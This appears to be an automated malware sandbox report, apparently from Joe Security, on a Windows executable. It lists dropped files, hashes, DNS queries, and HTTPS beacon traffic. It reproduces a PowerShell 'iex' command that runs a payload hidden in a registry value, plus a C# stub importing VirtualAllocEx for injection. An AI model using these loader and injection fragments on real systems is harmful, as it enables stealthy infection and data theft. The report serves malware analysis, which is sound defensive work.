MD5:	69A3822C0C57D3B283E996B4046B5548
SHA1:	77025C6A5E648F962A0FF619644C8B2749691B34
SHA-256:	82E05F33E632AE41D4B49643538B50842F268ADF2C707A78BC2431EFF13FE322
SHA-512:	AD064F68EB45F651472A478262017C78F195EC172796A08E8E3552FC8735A899266907448DEE0791664FB7AAE795D299E5BBDC21B27687AEAA87FAFFF9EFE3BA
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...:..a.....!.....$... ...@..... ....@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....#.....H.....X ..d.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....1.*.....(..... 8..... E..... X.....P .....c.....i.....p.....z..... .....c. ...c...!.c.%...c.....*....3.;....8.....E.....X.....

C:\Users\user\AppData\Local\Temp\a4dqpwui.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	848
Entropy (8bit):	5.328244784531375
Encrypted:	false
SSDEEP:	12:xKIR37Lvkmb6KHdWZE84uKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:AId3ka6KHyE8tKaM5DqBVKVrdFAMBJTH
MD5:	448FEE98ACAF0CE93149FBA934428789
SHA1:	EA0B61B6D33C3CD81C0D0A5647859422C0E65D90
SHA-256:	6C49261A321A320554A52B8A0E39CB0754A51B7C94D374A82FC3F506ABEA10A7
SHA-512:	A2FF0F51401DADD02B30DDEA63012F215750A4A851A3623522373600CA1D3AA3CC2EC7B85FBEF8A82AFFC69C1058CF7588D10BE58DC6F009FC1EF5CD7EC59(9
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\a4dqpwui.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\a4dqpwui.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.micro soft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\i3kd1hp5.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	426
Entropy (8bit):	5.033139906052158
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJ3eIVMRSRa+eNMjSSRrtXuSRHq1zyaRMseeBVtEvwy:V/DTLDfuRXl9eg5rtVuzyleBKwy
MD5:	4D67B4EE9B0124EA3067CCCC7F44B80F
SHA1:	2FE1AFC564476F305A0E2D3F57FC067E3C08E594
SHA-256:	5F263A0DD8E22A4DE11BC5870D10AE9B8D6DFD3CF5CBE915ACE34F747E88C225
SHA-512:	6CA77C9F0D56A036715ABD769E54236F66E7F8FE25CA1B3979DA81976E25AE7B655781A4D141B5C87CFBD5195BB2DC71D1B9D15B875C244FE8EEBDA72624E1 7
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class fvjclmvowuq. {. [DllImport("kernel32")].public static extern IntPtr GetCurren tProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint ylhvvsufcha,uint rxyvxpo);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr jhx, IntPtr fapfrwulaod,uint ucg,uint nhatlxexrfg,uint mbnnbncpkga);.. }..}.

C:\Users\user\AppData\Local\Temp\i3kd1hp5.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	351
Entropy (8bit):	5.2763274655395485
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fzp6L/+zxs7+AEszIWXp+N23fzp6P:p37Lvkmb6KHW/+WZE8WV9
MD5:	EF1BC153AA2FD8FBB2119B8E0F985045
SHA1:	578D08BA6BFD54ADCC78C2F65D12F96DBD7F8781
SHA-256:	E8503F7C93444FCB77FE77D15064D7CDF6698979E04B596D9134E8851C3EDDC8
SHA-512:	2ECDB85CA9F68C5DDECB9323D41B5B91EE902DBF8FB40D1F5BC0E6D51363877A340F6AABB371F2E3D980F814B96B5CDF03DF027C553784194AE13A62B5DFD 87
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\i3kd1hp5.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\u ser\AppData\Local\Temp\i3kd1hp5.0.cs"

C:\Users\user\AppData\Local\Temp\i3kd1hp5.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6664247492462287
Encrypted:	false
SSDEEP:	48:6ZYSMTBdlX4tJ/KDWjwJDZl1ulUGa3FFq:dSYBdl4tJ/KqjV+GKF
MD5:	1D937208FB47745163AEE505285D3E36
SHA1:	EC90BF5F1CBC0A16BAB37A7B6772B9B50138272C

C:\Users\user\AppData\Local\Temp\i3kd1hp5.dll	
SHA-256:	F83FD4448E42C78A624C3BA1ABE58C939073A40E99C62C04D1DC833FBCAB6A5F
SHA-512:	65077EDBB6869A37666579CE5A6FCB4EE9C5454BE369EBFFECF305D29D8D6BA1730457A00BB2D8C50B1BA163A52E76BD4B93BF1EE75F53141E5606C15D1A60EC
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...B..a.....!.....$... ...@..... ....@.....#..K....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....$.....H.....X ..x.....(....*BSJB.....v4.0.30319.....l...P...#~.....P...#Strings.....#US..... ....#GUID...$...T...#Blob.....G.....%3.....7.0.....3.....#..... >..... P..... X.....P .....g.....m.....y..... .....g.!...g...!.g.&...g.....+....4.F....>.....P.....X.....

C:\Users\user\AppData\Local\Temp\i3kd1hp5.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	848
Entropy (8bit):	5.329836798741789
Encrypted:	false
SSDEEP:	24:AId3ka6KHW//E8WaKaM5DqBVKVrdFAMBJTH:Akka6AW//E8WaKxDcVKdBJj
MD5:	39316B3D4424D3204034D2BC7E5FAA4A
SHA1:	AD031B58F38F23BF1A6C7FD0582BEF5143943286
SHA-256:	7AE619285979CB590BC1E675B46F1B919C16918486989E5EFB4E8FF1647B889F
SHA-512:	8A8AF109C20CB3A8854DAFFD04B8965015F99C399834C9FFEC6F4014166A5BCF634EC9915B6864D720202E44F11AF6EF7300DD61AB7AD3A7A8A67CE25A0E04D
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\i3kd1hp5.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\i3kd1hp5.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Roaming\Microsoft\MarkClass	
Process:	C:\Windows\explorer.exe
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	11825
Entropy (8bit):	4.492452654271373
Encrypted:	false
SSDEEP:	48:z7SMiXCKgYtC2WFW2WdTcwp4+rkbUesj5nO1FUVqKupeeeeO6666Qddddh++++3C:zWXCKgYtCPFW2oFi6oKu5++++y
MD5:	CA0D19BC57446FD4C5599A8E06B96FDE
SHA1:	53DAD3C428E06B17C357784E3315C17883771C8B
SHA-256:	E3EBCA30B184C901A34EB26861C224B093A996DB8D225F7823AE26807492714A
SHA-512:	FAF13F30D6B6F18EDBE891C5F8B9BC67ECC636409784B2B2F44EDE961CBC0427FC739AAB56648AFF2F09AC75E2D980762F3E46ED242F879EC33679FEB3F9F7D
Malicious:	false
Preview:	24-11-2021 20:23:17 | "<!DOCTYPE HTML>" | 1..24-11-2021 20:23:18 | "<HTML ID" | 1..24-11-2021 20:23:18 | "<HEAD>" | 1..24-11-2021 20:23:18 | "<META CHARSET" | 1..24-11-2021 20:23:18 | "<META NAME" | 1..24-11-2021 20:23:19 | "<META NAME" | 1..24-11-2021 20:23:19 | "<META NAME" | 1..24-11-2021 20:23:19 | "<TITLE>YAHOO</TITLE>" | 1..24-11-2021 20:23:19 | "<META NAME" | 1..24-11-2021 20:23:20 | "<LINK REL" | 1..24-11-2021 20:23:20 | "<LINK REL" | 1..24-11-2021 20:23:20 | "<LINK REL" | 1..24-11-2021 20:23:20 | "<LINK REL" | 1..24-11-2021 20:23:20 | "<LINK REL" | 1..24-11-2021 20:23:21 | "<LINK REL" | 1..24-11-2021 20:23:21 | "<LINK REL" | 1..24-11-2021 20:23:21 | "<LINK REL" | 1..24-11-2021 20:23:21 | "<LINK REL" | 1..24-11-2021 20:23:21 | "<META NAME" | 1..24-11-2021 20:23:22 | "<LINK REL" | 1..24-11-2021 20:23:22 | "<LINK REL" | 1..24-11-2021 20:23:22 | "<STYLE NONCE" | 1..24-11-2021 20:23:22 | "#MBR-CSS-CHECK {" | 1..24-11-2021 20:23:23 | "DISPLAY: INLINE;" | 1..24-11-2021 20:23:23 | "}"

C:\Users\user\Documents\20211124\PowerShell_transcript.210979.70ejDSqS.20211124202106.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1193
Entropy (8bit):	5.316528431561156
Encrypted:	false
SSDEEP:	24:BxSAPxvBnD0x2DOXUWOLCHGI4qWFHjeTKKjX4CIym1ZJXtHOLCHGI45nxSAZB:BZJvhD0oORF4tFqDYB1ZtF4dZZB
MD5:	35128AB28FE94BC6F942032A5E7F3EBF
SHA1:	BF76EA25577FE1398D8F4A012D5A3808469B5480
SHA-256:	EB3AAF9435D2801A4CF565B5A193A1765436CA3C18B452E69C1D4BD55CF35DCB
SHA-512:	52AFEC685FA05A2BEE674EA85EDBF85130BA8EDB074F18E646DC5AA8261E3EC6B59018A7B42CB51CA36275E8620129BCA640D4DCF9103B93061DD2C5BD886C0
Malicious:	false

C:\Users\user\Documents\20211124\PowerShell_transcript.210979.70ejDSqS.20211124202106.txt	
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211124202107..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 210979 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).UrlsReturn))..Process ID: 4768..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20211124202107..**********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).UrlsReturn))..**********

C:\Users\user\TestLocal.ps1	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	147
Entropy (8bit):	5.4184286820644365
Encrypted:	false
SSDEEP:	3:BHNSW5xAdRLgyKBM2S4HE6iYh183sk/h4EbRso3KRfQ/kWiadbwFsXneZwmM:RNQLgyKBM34HH83F1tu4r9iyeqmM
MD5:	886B88DEC3C2B0CB56895A5320625AC8
SHA1:	E1676E0E12D018B5157E810A0D078DFF5958599F
SHA-256:	F6AEE4ABE3224D1421B3296B845581CF8E75C41EC5B100DE2A6D26D83B5E8A07
SHA-512:	E0DA803C1775DA800DC108E5E12FEA0B3182BF6A6B36332322145CF4E01368CDE8CC75D3A793891A9689353100648F41168AC5D2607D7C0726B06B1080DC74C4
Malicious:	false
Preview:	iex ([System.Text.Encoding]::ASCII.GetString((gp "HKCU:\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))

C:\Users\user\WhiteBook.lnk	
Process:	C:\Windows\explorer.exe
File Type:	MS Windows shortcut, Item id list present, Has Relative path, ctime=Sun Dec 31 23:06:32 1600, mtime=Sun Dec 31 23:06:32 1600, atime=Sun Dec 31 23:06:32 1600, length=0, window=hidenormalshowminimized
Category:	dropped
Size (bytes):	838
Entropy (8bit):	3.073236880282747
Encrypted:	false
SSDEEP:	12:8glVm/3BVSXvk44X3ojsqzKtnWNaVgiNL4t2Y+xIBjK:8p/BHYVKVWiV57aB
MD5:	CA1C201059C5BFD5900F5EB2466883CC
SHA1:	BF3670A8C06A4FABC5C410F368E178B353F9166C
SHA-256:	E5717E89B0D46C5E89F39410FA7A9DE94AA6A3301F8AC920F84F1A7179554085
SHA-512:	2273AF46D41B9698B23AEADD8EFBEF80017CFD465B4347CFB99C2FEAE371F39A511288AA64AAFA2E35DD2AD883D8E43D70A65E62C18977C6C6D85E3153041DC
Malicious:	false
Preview:	L.....F.....P.O. .:i.....+00../C:\.....V.1.....Windows.@.....W.i.n.d.o.w.s.....Z.1.....System32..B.....S.y.s.t.e.m.3.2.....t.1.....WindowsPowerShell.T.....W.i.n.d.o.w.s.P.o.w.e.r.S.h.e.l.l... .N.1.....v1.0..:.....v.1...0.....l.2.....powershell.exe..N.....p.o.w.e.r.s.h.e.l.l...e.x.e.....\.p.o.w.e.r.s.h.e.l.l...e.x.e.....%.....wN....]N.D...Q.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....

\Device\ConDrv	
Process:	C:\Windows\System32\nslookup.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	28
Entropy (8bit):	4.039148671903071
Encrypted:	false
SSDEEP:	3:U+6QlBxAN:U+7BW
MD5:	D796BA3AE0C072AA0E189083C7E8C308
SHA1:	ABB1B68758B9C2BF43018A4AEAE2F2E72B626482
SHA-256:	EF17537B7CAAB3B16493F11A099F3192D5DCD911C1E8DF0F68FE4AB6531FB43E
SHA-512:	BF497C5ACF74DE2446834E93900E92EC021FC03A7F1D3BF7453024266349CCE39C5193E64ACBBD41E3A037473A9DB6B2499540304EAD51E002EF3B747748BF36
Malicious:	false
Preview:	Non-authoritative answer:...

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.515411801846472
TrID:	• Win32 Executable (generic) a (10002005/4) 99.94% • Clipper DOS Executable (2020/12) 0.02% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • VXD Driver (31/22) 0.00%
File name:	2GEg45PlG9.exe
File size:	160256
MD5:	f100bcf4531fa33e2dd85c321e40abff
SHA1:	0599268c78900d3f791b55f3e65401239f5b4309
SHA256:	1effa020a0b9aba59323d36d4c8680fa1bcd34f95e5b223b315053c08f4fb349
SHA512:	cd56392454561c1b2e5ca7c055a3683e2a78d20b37df4960e59dc8b92a46fea37e324ffded517e523dce9ce0d83c238b4f3fa15dc3dc3109af16eaa15a76db69
SSDEEP:	3072:TUeBMoaUoWnhoq/8OkUbZlB5qh0LYgt3MhhRuA9RUjST2:RB/aUoWayQUbDBpLRt3MhuKq
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... ....PE..L....Bt_.....

File Icon



Icon Hash:	acfc36b6b694c6e2

Static PE Info

General

Entrypoint:	0x402c8b
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x5F7442BC [Wed Sep 30 08:33:00 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	7fa5c9c2dffd615fa15cdafc116d6f16

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x164e0	0x16600	False	0.801708711592	data	7.56964472397	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x18000	0x780a	0x7a00	False	0.125672387295	data	2.07756873037	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x20000	0x629c	0x1800	False	0.265625	data	2.83900220695	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x27000	0x7578	0x7600	False	0.673530190678	data	6.21851590518	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Copyright Joe Security LLC 2021

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
Latvian	Lativa	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 24, 2021 20:20:30.658610106 CET	192.168.2.3	8.8.8.8	0x55f9	Standard query (0)	yahoo.com	A (IP address)	IN (0x0001)
Nov 24, 2021 20:20:31.552371025 CET	192.168.2.3	8.8.8.8	0x43a1	Standard query (0)	www.yahoo.com	A (IP address)	IN (0x0001)
Nov 24, 2021 20:20:52.022425890 CET	192.168.2.3	8.8.8.8	0x5c51	Standard query (0)	doreuneruy.store	A (IP address)	IN (0x0001)
Nov 24, 2021 20:23:02.491050959 CET	192.168.2.3	8.8.8.8	0xc06b	Standard query (0)	resolver1.opendns.com	A (IP address)	IN (0x0001)
Nov 24, 2021 20:23:02.514533043 CET	192.168.2.3	208.67.222.222	0x1	Standard query (0)	222.222.67.208.in-addr.arpa	PTR (Pointer record)	IN (0x0001)
Nov 24, 2021 20:23:02.534013033 CET	192.168.2.3	208.67.222.222	0x2	Standard query (0)	myip.opendns.com	A (IP address)	IN (0x0001)
Nov 24, 2021 20:23:02.588870049 CET	192.168.2.3	208.67.222.222	0x3	Standard query (0)	myip.opendns.com	28	IN (0x0001)
Nov 24, 2021 20:23:15.353218079 CET	192.168.2.3	8.8.8.8	0x9bff	Standard query (0)	lycos.com	A (IP address)	IN (0x0001)
Nov 24, 2021 20:23:15.875829935 CET	192.168.2.3	8.8.8.8	0xee94	Standard query (0)	www.lycos.com	A (IP address)	IN (0x0001)
Nov 24, 2021 20:23:17.479113102 CET	192.168.2.3	8.8.8.8	0xcb87	Standard query (0)	mail.yahoo.com	A (IP address)	IN (0x0001)
Nov 24, 2021 20:23:17.611757994 CET	192.168.2.3	8.8.8.8	0xdba9	Standard query (0)	login.yahoo.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 24, 2021 20:20:30.677985907 CET	8.8.8.8	192.168.2.3	0x55f9	No error (0)	yahoo.com		98.137.11.164	A (IP address)	IN (0x0001)
Nov 24, 2021 20:20:30.677985907 CET	8.8.8.8	192.168.2.3	0x55f9	No error (0)	yahoo.com		74.6.143.26	A (IP address)	IN (0x0001)
Nov 24, 2021 20:20:30.677985907 CET	8.8.8.8	192.168.2.3	0x55f9	No error (0)	yahoo.com		74.6.231.21	A (IP address)	IN (0x0001)
Nov 24, 2021 20:20:30.677985907 CET	8.8.8.8	192.168.2.3	0x55f9	No error (0)	yahoo.com		74.6.143.25	A (IP address)	IN (0x0001)

Copyright Joe Security LLC 2021

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 24, 2021 20:20:30.677985907 CET	8.8.8.8	192.168.2.3	0x55f9	No error (0)	yahoo.com		74.6.231.20	A (IP address)	IN (0x0001)
Nov 24, 2021 20:20:30.677985907 CET	8.8.8.8	192.168.2.3	0x55f9	No error (0)	yahoo.com		98.137.11.163	A (IP address)	IN (0x0001)
Nov 24, 2021 20:20:31.571638107 CET	8.8.8.8	192.168.2.3	0x43a1	No error (0)	www.yahoo.com	new-fp-shed.wg1.b.yahoo.com		CNAME (Canonical name)	IN (0x0001)
Nov 24, 2021 20:20:31.571638107 CET	8.8.8.8	192.168.2.3	0x43a1	No error (0)	new-fp-shed.wg1.b.yahoo.com		87.248.100.215	A (IP address)	IN (0x0001)
Nov 24, 2021 20:20:31.571638107 CET	8.8.8.8	192.168.2.3	0x43a1	No error (0)	new-fp-shed.wg1.b.yahoo.com		87.248.100.216	A (IP address)	IN (0x0001)
Nov 24, 2021 20:20:52.045479059 CET	8.8.8.8	192.168.2.3	0x5c51	No error (0)	doreuneruy.store		89.45.4.117	A (IP address)	IN (0x0001)
Nov 24, 2021 20:23:02.510446072 CET	8.8.8.8	192.168.2.3	0xc06b	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Nov 24, 2021 20:23:02.532485008 CET	208.67.222.222	192.168.2.3	0x1	No error (0)	222.222.67.208.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Nov 24, 2021 20:23:02.532485008 CET	208.67.222.222	192.168.2.3	0x1	No error (0)	222.222.67.208.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Nov 24, 2021 20:23:02.532485008 CET	208.67.222.222	192.168.2.3	0x1	No error (0)	222.222.67.208.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Nov 24, 2021 20:23:02.553025007 CET	208.67.222.222	192.168.2.3	0x2	No error (0)	myip.opendns.com		84.17.52.63	A (IP address)	IN (0x0001)
Nov 24, 2021 20:23:15.373545885 CET	8.8.8.8	192.168.2.3	0x9bff	No error (0)	lycos.com		209.202.254.90	A (IP address)	IN (0x0001)
Nov 24, 2021 20:23:15.897099018 CET	8.8.8.8	192.168.2.3	0xee94	No error (0)	www.lycos.com		209.202.254.90	A (IP address)	IN (0x0001)
Nov 24, 2021 20:23:17.498366117 CET	8.8.8.8	192.168.2.3	0xcb87	No error (0)	mail.yahoo.com	edge.gycpi.b.yahoodns.net		CNAME (Canonical name)	IN (0x0001)
Nov 24, 2021 20:23:17.498366117 CET	8.8.8.8	192.168.2.3	0xcb87	No error (0)	edge.gycpi.b.yahoodns.net		87.248.118.23	A (IP address)	IN (0x0001)
Nov 24, 2021 20:23:17.498366117 CET	8.8.8.8	192.168.2.3	0xcb87	No error (0)	edge.gycpi.b.yahoodns.net		87.248.118.22	A (IP address)	IN (0x0001)
Nov 24, 2021 20:23:17.631037951 CET	8.8.8.8	192.168.2.3	0xdba9	No error (0)	login.yahoo.com	ds-ats.member.g02.yahoodns.net		CNAME (Canonical name)	IN (0x0001)
Nov 24, 2021 20:23:17.631037951 CET	8.8.8.8	192.168.2.3	0xdba9	No error (0)	ds-ats.member.g02.yahoodns.net		212.82.100.140	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- yahoo.com
- www.yahoo.com
- doreuneruy.store
- lycos.com
- www.lycos.com
- mail.yahoo.com
- login.yahoo.com

Copyright Joe Security LLC 2021

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49742	98.137.11.164	443	C:\Users\user\Desktop\2GEg45PlG9.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-24 19:20:31 UTC	0	OUT	GET /jdraw/Pzj8ZAf1ocor/vwsK7U9HF_2/BSjjGESBX8ncCP/rsp24bDI0WxsD9fAtnq85/rAH52N6aYSEnz28y/NysMGquW6jE1I3O/36A_2F3Qs_2BAgBXT1/HGms2KfZf/htng5Y_2F6UNXpqPSc50/edmgeyW7_2FUCcpHRMH/zBkXUS6KgYXoeCgqOY5mgh/nYjhIOr2VHId2/5cO9AJQL/v1AW.crw HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: yahoo.com Connection: Keep-Alive Cache-Control: no-cache
2021-11-24 19:20:31 UTC	0	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 24 Nov 2021 19:20:31 GMT Connection: keep-alive Strict-Transport-Security: max-age=31536000 Server: ATS Cache-Control: no-store, no-cache Content-Type: text/html Content-Language: en X-Frame-Options: SAMEORIGIN Set-Cookie: B=aubaaedgpt43v&b=3&s=7o; expires=Thu, 24-Nov-2022 19:20:31 GMT; path=/; domain=.yahoo.com Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only" Referrer-Policy: no-referrer-when-downgrade X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block Location: https://www.yahoo.com/jdraw/Pzj8ZAf1ocor/vwsK7U9HF_2/BSjjGESBX8ncCP/rsp24bDI0WxsD9fAtnq85/rAH52N6aYSEnz28y/NysMGquW6jE1I3O/36A_2F3Qs_2BAgBXT1/HGms2KfZf/htng5Y_2F6UNXpqPSc50/edmgeyW7_2FUCcpHRMH/zBkXUS6KgYXoeCgqOY5mgh/nYjhIOr2VHId2/5cO9AJQL/v1AW.crw Content-Length: 8
2021-11-24 19:20:31 UTC	1	IN	Data Raw: 72 65 64 69 72 65 63 74 Data Ascii: redirect

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49743	87.248.100.215	443	C:\Users\user\Desktop\2GEg45PlG9.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-24 19:20:31 UTC	1	OUT	GET /jdraw/Pzj8ZAf1ocor/vwsK7U9HF_2/BSjjGESBX8ncCP/rsp24bDI0WxsD9fAtnq85/rAH52N6aYSEnz28y/NysMGquW6jE1I3O/36A_2F3Qs_2BAgBXT1/HGms2KfZf/htng5Y_2F6UNXpqPSc50/edmgeyW7_2FUCcpHRMH/zBkXUS6KgYXoeCgqOY5mgh/nYjhIOr2VHId2/5cO9AJQL/v1AW.crw HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.yahoo.com Cookie: B=aubaaedgpt43v&b=3&s=7o
2021-11-24 19:20:31 UTC	1	IN	HTTP/1.1 404 Not Found date: Wed, 24 Nov 2021 19:20:31 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 10 server: ATS Content-Length: 1066 Age: 0 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&site=frontpage&region=US&lang=en-US&device=desktop&yrid=4d9lsodgpt43v&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
